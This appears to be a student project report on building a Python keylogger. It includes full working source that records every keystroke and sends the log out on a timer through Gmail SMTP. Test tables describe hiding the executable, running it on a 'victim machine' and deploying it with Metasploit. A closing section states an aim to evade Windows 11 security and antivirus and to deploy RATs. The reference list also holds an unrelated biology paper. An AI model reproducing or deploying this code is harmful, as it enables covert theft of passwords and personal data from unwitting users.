
(no subject)

sahilcutm@gmail.c... 6:36 pm
to bcc: me

```
centurion university Key.enter centurion university
Key.enter  Key.cmd  Key.print_screen  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
Key.right  Key.right  Key.right  Key.right  Key.right
```



suk Key.enter project mailcmd Key.enter cd  Key.shift desktop Key.enter [ Key.backspace python keylogger.py Key.enter  Key.cmd  Key.cmd  Key.cmd Key.cmd  Key.cmd  Key.cmd  Key.cmd  Key.cmd Key.cmd  Key.cmd  Key.cmd  Key.cmd  Key.cmd Key.cmd  Key.cmd  Key.cmd  Key.print_screen



centurion university Key.enter  Key.cmd Key.print_screen flip Key.backspace  Key.backspace Key.backspace  Key.backspace

# 11.Coding

## excute_keylogger.py

```
#!/usr/bin/env python

import keylogger


# Initialize / create keylogger
import keylogger


malicious_keylogger: keylogger.KeyLogger = keylogger.KeyLogger(60,
'your_mail_id@gmail.com', 'mail_password')

# Execute Keylogger

malicious_keylogger.start()
```

## keylogger.py

```
#!/usr/bin/env python

import smtplib

import threading

import pynput

# Create Keylogger Class
from pynput import keyboard


class KeyLogger:

    # Define __init__ variables
    def __init__(self, time_interval: int, email: str, password: str) -> None:
        """

        :rtype: object
        """
        self.interval = time_interval
        self.log = "KeyLogger has started..."
        self.email = email
        self.password = password

    # Create Log which all keystrokes will be appended to

    def append_to_log(self, string):
        assert isinstance(string, str)
        self.log = self.log + string

    # Create Keylogger

    def on_press(self, key):
        try:
            current_key = str(key.char)
        except AttributeError:
            if key == key.space:
                current_key = " "
            elif key == key.esc:
                print("Exiting program...")
                return False
            else:
                current_key = " " + str(key) + " "

        self.append_to_log(current_key)


    # Create underlying back structure which will publish emails

    def send_mail(self, email, password, message):
        server = smtplib.SMTP('smtp.gmail.com', 587)
        server.starttls()
        server.login(email, password)
        server.sendmail(email, email, message)
        server.quit()

    # Create Report & Send Email
    def report_n_send(self) -> str:
        send_off = self.send_mail(self.email, self.password, "\n\n" +
  self.log)
        self.log = ""
        timer = threading.Timer(self.interval, self.report_n_send)
        timer.start()

    # Start KeyLogger and Send Off Emails

    def start(self) -> str:
        """

        :rtype: object
        """
        keyboard_listener = keyboard.Listener(on_press = self.on_press)
        with keyboard_listener:
            self.report_n_send()
            keyboard_listener.join()
```

# 12. Testing (Testing techniques and Testing strategies, Test cases)

### Executing Keylogger directly on victim machine

| **Process/phases** | **Expected output** | **Test result** |
|---|---|---|
| Hiding file/steganography | Converting .exe file to legitimate file | Successful |
| Keystrokes | Logging all key strokes into a txt file | Successful |
| Microphone log | Creates shell connection to attacker to log mic | Successful |
| Screen Shot | Takes screen shot every 10 to 15 seconds and logs img files | Successful |

Testing with E-mail

### Deploying from Metasploit Framework

| **Process/Phases** | **Expected output** | **Test result** |
|---|---|---|
| Tunneling | msf creates a tunnel for anonymous data transfer | Successful |
| Detecting | Msf detects .exe file once shell is created | Successful |
| Deploying | Directing to .exe file and launching the file using commands | Successful |

# 13. Various types of Reports/Modules.

## Types of Keylogger

### Software Keylogger

Software keyloggers are programmes that must be installed on a computer in order to steal data from keystrokes. Hackers most commonly utilise them to gain access to a user's keystrokes.

When a person downloads an infected application, a keylogger is installed on their machine. The keylogger monitors keystrokes on the operating system you're using once it's been installed, checking the paths each one takes. A software keylogger may keep track of and record all of your keystrokes this way.

The keystrokes are immediately sent to the hacker who set up the keylogger when they have been recorded. The keylogger software and the hacker are both connected to a distant server. The data obtained by the keylogger is retrieved by the hacker, who then utilises it to deduce the passwords of the unwitting user.

Passwords stolen with the key-logger could be for email accounts, bank or investment account, or websites where the target's personal information is visible. As a result, the hacker's ultimate purpose might not be to get access to the account associated with the password. Rather, acquiring access to one or more accounts could open the door to the theft of other information.

### Hardware keyloggers

A hardware key-logger deploys in the same way as a software keylogger. To capture the user's keystrokes, hardware keyloggers must be physically linked to the target machine. As a result, it's critical for an organisation to keep track of who has access to the network and what devices are connected to it.

If unauthorized user has given access to a network device, user may install a hardware key-logger that goes unnoticed until it has gathered crucial data. When hardware key-loggers have finished key-logging, they save the information, which the attacker must then extract from the device.

Only after the keylogger have finished logging keystrokes should the downloading begin. This is because the hacker will be unable to access the data when the key-logger is active. In other circumstances, the hacker may use Wi-Fi to make the keylogging device accessible. They won't have to practically walk up to the compromised computers to retrieve the gadget and info.



Record all typing on a laptop keyboard
Records All Typing
Plugs into laptop Mini-PCI slot

Fig: 4.7 hardware keylogging

The above figure shows how hardware equipments can be configured to capture keystrokes




Fig: 4.8 USB logging

The above figure shows a simple USB, even though they are hardware and less convenient these types of USBs are specially built to perform notorious acts, they are infamously known as the ‘Rubber Ducky’. They can carry code of any functionality, once they are inserted into the machine they immediately deploy all the program they carry.

They can deliberately carry malwares, ‘sypwares’ and even viruses which deploy as soon as they are connected to a device.

### API base Keyloggers

The most popular type of keylogger is one that uses an API. The keyboard API (short for application programming interface) is used by keylogging software to capture your keystrokes. A notice is transferred to the app you're typing in every time you press a key, allowing the typed characters to appear on the screen. These notifications are intercepted by API-based keyloggers, which record each one as a unique event. The storage is subsequently saved in a file on the system hard drive so that the hacker may easily access them.

### **4.1.1** Form Grabbing-Based Keyloggers

Data on page grabbing-based keyloggers store the info from the web forms upon submitting, rather than logging each keystroke individually. They interfere the submitting notification, similar to API-based keyloggers, and store all the info they have put in the page. This information could consider your entire name, address, email address, login passwords, or credit card information. The entire procedure begins when you press the "Submit" or "Enter" button and ends before your page info is submitted to the server.

## 14. Future scope of the Project

A Keylogger is a form of software which is used to track or log the all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn’t know that their actions are being monitored. It is otherwise known as keyboard capturer. These are perfectly legal and useful. They can be installed by employers to oversee the use of their computers, meaning that the employees have to complete their tasks instead of procrastinating on social media. Some of the possible amendments and improvements in this project are;

- Adding screenshots of pages visited
- Recording of system screen
- Full remote cloud monitoring
- Screenshot of immediately changed pages
- Secure web account for data storing
- Password Protection
- Parental Control

For the all the knowledge and experience that we gained while doing this project, we Sukanya Mohanty, Chinmayeemoti Sahoo and Sahil Ali Khan would like to thank my project guide Mr. Bharat Kumar Padhifor his support and help during the semester period .

At last but not the least I would like to give my gratitude to my mentor and my lecturer for their support during internship and my friends for their help and moral support.

This tool is being developed to evade windows 11 security system and even the anti-virus with the help code optimization. Multiple modules will be integrated into this tool making it an exploiting pentesting tool. This tool will be integrated with port forwarding tool that is essential for deploying RATs on to victim machine. Once the first module is integrated the tool will be made open source with later updations.

# 15. External Sources or References:

[1] B. Sahare, A. Naik, and S. Khandey, “Study of Ethical Hacking,” Int. J. Comput. Sci. Trends Technol., 2014.

[2] A. Boudreau, L. J. Van’t Veer, and M. J. Bissell, “An ‘elite hacker’: Beast tumors exploit the normal microenvironment program to instruct their progression and biological diversity,” Cell Adhesion and Migration. 2012, doi: 10.4161/cam.20880.

[3] SPIIRAS, 39, 14 Liniya, St.-Petersburg, 199178, Russia, Analyzing Vulnerabilities and Measuring Security Level at Design and Exploitation Stages of Computer Network Life Cycle.

[4] Seref Sagiroglu, Gurol Canbek, IEEE Technology and Society Magazine, Keyloggers: Increasing threats to computer security and privacy.

[5] Stefano Ortolani, Cristiano Giuffrida & Bruno Crispo, Bait Your Hook: A Novel Detection Technique for Keyloggers.

[6] Mark Huasong Meng, Yao Cheng, A survey of Android exploits in the wild, March 2014 ICTACT Journal on Communication Technology.

[7] Himanshu Shewale, Vaibhav Deshmukh, ANALYSIS OF ANDROID VULNERABILITIES AND MODERN EXPLOITATION TECHNIQUES, March 2014 ICTACT Journal on Communication Technology.

[1] Reiner Creutzburg, The strange world of keyloggers - an overview.

[2] Black Hat Python: Python Programming for Hackers and Pentesters Book by Justin Seitz.

[3] Gray Hat Python: Python Programming for Hackers and Reverse Engineers Book by Justin Seitz.

1. https://medium.com/
2. https://www.slideshare.net/
3. https://en.m.wikipedia.org/wiki/
4. https://security.stackexchange.com/
5. https://www.ionos.com/digitalguide/

## 16. Conclusions

Although visual inspection can detect hardware keyloggers, doing so on a wide scale is impracticable and time consuming. Individuals can protect themselves against keyloggers by usinga firewall. Because keyloggers send data from the victim to the attacker, the firewall could detectand block that data flow. Despite the fact that malware is evolving to outsmart antivirus and defender software, it is critical to regularly sanitize our systems.

Keyloggers are marketed as legitimate software and most of them can be used to steal personal user data. At present, Keyloggers are used in combination with phishing and social engineering to commit cyber fraud.

A keylogger, sometimes called a keystroke logger or keyboard capture, is a type of surveillance technology used to monitor and record each keystroke on a specific computer. Keylogger software is also available for use on smartphones, such as the Apple iPhone and Android devices.